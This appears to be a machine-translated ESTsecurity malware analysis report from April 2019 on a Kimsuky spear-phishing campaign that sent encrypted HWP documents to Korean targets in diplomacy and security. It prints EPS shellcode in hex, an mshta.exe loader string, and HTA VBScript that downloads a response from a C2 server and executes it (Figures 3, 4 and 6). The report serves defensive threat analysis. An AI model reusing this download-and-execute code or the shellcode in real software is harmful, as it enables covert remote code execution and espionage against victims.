ESTSECURITY

Kimsuky organization, Operation Stealth Power silenc e operation

Malicious code analysis report


by Alyac · 2019. 4. 3. 11:37

♡ 10 0

hello? This is East Security Security Response Center (ESRC).

On April 1, 2019, we confirmed that a spear phishing attack was being carried out with content such as [Recent major country trends related to the Korean Peninsula] and [3.17 Secret National Security Meeting in the United States].

Although the file names are different, the two files contain the same attack technique and content, and there are some typos in the expression 'PENTAGON', the US Department of Defense building .


최근 한반도 관련 주요국 동향.hwp
3.17 미국의 펜타곤 비밀 국가안보회의.hwp

The places affected by this Advanced Persistent Threat (APT) attack are mainly those active in the fields of diplomacy, security, unification, and anti-North Korea/defector groups.

ESRC reported the watering hole attack 'Operation Low Kick' on March 21, and confirmed that these attacks are also being carried out by the same threat organization.

■ Covert Powershell threat, 'Operation Stealth Power ' background


It was discovered that the attacker targeted only people in certain fields in Korea and sent hacking emails.

As a result of obtaining and analyzing the screens used in the actual attack, it showed that proficient and sophisticated Korean expressions were used, and that it communicated with a specific hacked Korean web server (C2) using encrypted HWP malware.

Then, it executes PowerShell-based keylog commands to steal internal information while hiding external exposure as much as possible.

ESRC named this attack ' **Operation Stealth Power** ' , combining the fact that it used an encrypted infiltration function that was difficult to detect by security radar and the use of a spy function based on Powershell code .

■ Increased cyber threat activities against South Korea by the government-sponsored attack organization, also known as ‘Kimsuky’



3.17 미국의 편타곤 비밀 국가안보회의 - Chrome

https://mail.naver.com/read/popup/?mimeSN

3.17 미국의 편타곤 비밀 국가안보회의

보낸사람 [redacted]

받는사람 [redacted]

일반 첨부파일 1개 (11KB)

3.17 미국의 편타곤 비밀 국가안보회의.hwp

한반도 정세가 긴박하게 전개되고 있으니 꼭 참고하시기 바랍니다!

비번: [redacted]

최근 한반도 관련 주요국 동향

보낸사람 [redacted]북한[redacted]gmail.com>

일반파일 1개 (13KB) 모두저장

최근 한반도 관련 주요국 동향.hwp 미리보기

최근 한반도 관련 주요국 동향자료 보내드립니다.

참고하시고 그냥 삭제하시기 바랍니다.

문서암호는[redacted]입니다.


[Figure 1] Spear Phishing email screen used in hacking attack

When you check the email used in the spear phishing attack, it looks like it was sent from Google Gmail, but upon actual analysis, the sender domain was manipulated and it was

Attached to the email is the 'Recent trends in major countries related to the Korean Peninsula.hwp' file, which is a malicious document file containing malicious code.

You can see that the stream data inside the HWP document includes the 'BIN0001.eps' Post Script file. And the data was created on Sunday, March 31, 2019.

It is difficult to rule out that attackers creating malware are active even on Sundays.




```
+-------------------------------+----------------------+----------------------+
| Stream/Storage name           | Modification Time    | Creation Time        |
+-------------------------------+----------------------+----------------------+
| Root                          | 2019-03-31 17:16:57  | None                 |
| '₩x05HwpSummaryInformation    | None                 | None                 |
| '                             |                      |                      |
| 'BinData'                     | 2019-03-31 17:16:57  | 2019-03-31 17:16:57  |
| 'BinData/BIN0001.eps'         | None                 | None                 |
| 'BodyText'                    | 2019-03-31 17:16:57  | 2019-03-31 17:16:57  |
| 'BodyText/Section0'           | None                 | None                 |
| 'DocInfo'                     | None                 | None                 |
| 'DocOptions'                  | 2019-03-31 17:16:57  | 2019-03-31 17:16:57  |
| 'DocOptions/_LinkDoc'         | None                 | None                 |
| 'FileHeader'                  | None                 | None                 |
| 'Scripts'                     | 2019-03-31 17:16:57  | 2019-03-31 17:16:57  |
| 'Scripts/DefaultJScript'      | None                 | None                 |
| 'Scripts/JScriptVersion'      | None                 | None                 |
+-------------------------------+----------------------+----------------------+
```

[Figure 2] HWP internal stream and creation date screen

HWP files apply the encryption function of the document creation program itself, so the EPS code cannot be separated and analyzed until the password is known, making it difficult for security programs to determine whether it is malicious.

Therefore, a separate password is specified in the body of the hacking email and sent, and it contains a phrase encouraging the recipient to delete the hacked email so that they do not report or report the original hacked email to the outside world.

If you decrypt the password and identify the internal Post Script code, you will see that it contains shellcode.




```
/shellcode <90909090E800000000005E83E4F8558BEC83EC2033C9B12D03F166E
C214CA6F9C4F589DFBFAEDEB58DD9B9F9F9F9FCAAC5FCFCFF59ECFCFF79F9F9FD
<7B0D0A2F6C65616B65645F636F756E74203136234646464620646566 0D0A2F6C
60D0A2F7365636F6E645F61727261792031362332313520617272617920646566
2696E67206C656E677468203120737562207B0D0A090909636F6E74726F6C5F73
06F66662067657420 0D0A096375725F627566206F66662031206164642067657 4
25F627566206C65616B65645F61727261792069647 86D656D2067657420646566
465660D0A092F6964786D656D2061646472313620 2D3135206269747368696674
60D0A092F6F66662061646472313620313623374646462061 6E642064656 60D0A
92F6375725F627566206C65616B65645F617272617920696478 6D656D2067657 4
5660D0A2F6275665F73747220313623313030207374726 96E6720646566 0D0A2F
57065617 40D0A09200D0A096275665F737 4720D0A7D206269 6E64206465660D0A
16C206C656E6774682064656 60D0A092F7265742 06C656E2073747269 6E67206 4
073747269 6E672064656 60D0A0930203120 6C656E203120737562207B0D0A0909
C6661 6E657720626120313623333432 0616464207265616433322064656 60D0A09
578636820646566200D0A092F4E744865616465722062617365206475702031 3E
5204E744865616465722031343420616464 207265616433322061646420646566
374722073747 26C777220646C6C5F6E616D6520737 4726C77722073656172636E
C20696D706F727465645F646C6C5F6E616D652047657 4496D706F72744469726 5
F476574507 26F6341646472657373207B0D0A092F666E616D6520657863682064
1204578706F72744469722031362331 43206164642072656164333220616464 2 0
33220616464206465660 90D0A09094 64E616D6541646472206C656E2072656164
0626 96E64206465660D0A2F737 4726E636D70207B0D0A092F6C656E2065786368
47232206964782067657420737562206465660D0A090972657420302 06E65207E
566090D0A097D206C6F6F700D0A0961646472736561726368 0D0A7D206269 6E64
77269746 55F706F7320636F6E74726F6C5F7374722 06C656E677468203136233 2
D206966 60D0A090D0A09092F6964782069647 820312061646420646566 0D0A097D
167207B0D0A0909092F7A65726F5F666C616720666 16C7365206465660D0A0909
45F6172726179 0D0A636F6E74726F6C5F737 472206F7665727772697 4655F706F
```

[Figure 3] EPS internal shellcode screen

The shellcode is a step change from the method previously used by Kim Soo-ki's organization, and when the encrypted code is decrypted, it is confirmed that communication is being performed to a specific host in Korea.

ESRC has determined that the web server in question has been hacked and abused, and is working closely with the Korea Internet & Security Agency (KISA) to strengthen security measures.

Unlike past cases, this attack uses the 'mshta.exe' process to execute the 'first.hta' file in the form of an 'HTML application (.HTA)'.




```
45 F8 55 33 C9 41 BB D0 AE 33 CB 8B  E.U3.A...3..
6D EC E8 08 FF FF FF 5D 83 7D F8 00  m......].}..
74 13 50 55 FF 75 F8 BB EC 7F D8 BF  t.PU.u......
33 C9 E8 DF FE FF FF 5D 58 83 F8 50  3......]X..P
74 15 33 C9 55 51 FF 75 FC 8B 6D EC  t.3.UQ.u..m.
BB 57 74 C0 F4 E8 D5 FE FF FF 5D 33  .Wt.......]3
C9 55 51 BB 16 9F F3 C3 8B 6D EC 41  .UQ......m.A
E8 C2 FE FF FF 5D 6D 73 68 74 61 2E  ......]mshta.
65 78 65 20 68 74 74 70 3A 2F 2F [redacted]  exe http://[redacted]
[redacted]
[redacted] 6F 6D 2F 73 68 6F 70 2F 70  [redacted]/shop/p
72 69 63 65 2F 63 6F 6D 2F 66 69 72  rice/com/fir
73 74 2E 68 74 61 00 00              st.hta..
```

[Figure 4] Malicious HTA connection code hidden inside the shellcode

As security measures on the hacked C2 server are progressing, the attacker is also changing the 'first.hta' file that was removed.

On the afternoon of April 1, 2019, 'Hello!' The phrase was visible and the background was white, but on the afternoon of April 2, 2019, 'This is Your First Screen!' The text has been changed, and the background screen has been changed to red.



Hello!


This is Your First Screen!

[Figure 5] Changed ‘first.hta’ website screen

Although it looks like a login screen site on the outside, it is simply disguised as a login form and does not actually have any core login functionality.

However, it attempts to connect to a specific host through internal VBScript code, and from then on, commands are exchanged with the malicious C2.

And some changes have been made to the 2nd stage route.



```
    On Error Resume Next
    Set Post0=CreateObject("MSXML2.ServerXMLHTTP.6.0")
    Post0.open "GET","http://[redacted]/shop/price
        /com/expres.php?op=1",False
    Post0.Send
    c=Post0.responseText
    Execute c
</script>
<body>
<center>
<p><font color = "green">Hello!</font></p>
<form name ="fm" id = "fm">
ID:&nbsp&nbsp&nbsp&nbsp&nbsp &nbsp&nbsp&nbsp&nbsp <input
type = "text"><br>
PassWord:<input type = "password"><br>
<input type ="button" value ="Enter"><br><br>
</form>
</center>
</body>
</html>
```

```
<html>
<script language="VBScript">
    On Error Resume Next
    Set Post0=CreateObject("MSXML2.ServerXMLHTTP.6.0")
    Post0.open "GET","http://[redacted]/shop/kcp/
        js/com/expres.php?op=1",False
    Post0.Send
    c=Post0.responseText
    Execute c
</script>
<body bgcolor = "red">
<center>
<p><font color = "green">This is Your First Screen!</font>
</p>
<form name ="fm" id = "fm">
ID:&nbsp&nbsp&nbsp&nbsp&nbsp &nbsp&nbsp&nbsp&nbsp <input
type = "text"><br>
PassWord:<input type = "password"><br>
<input type ="button" value ="Enter"><br><br>
</form>
</center>
</body>
</html>
```

[Figure 6] Comparison of 'first.hta' internal first stage code screens

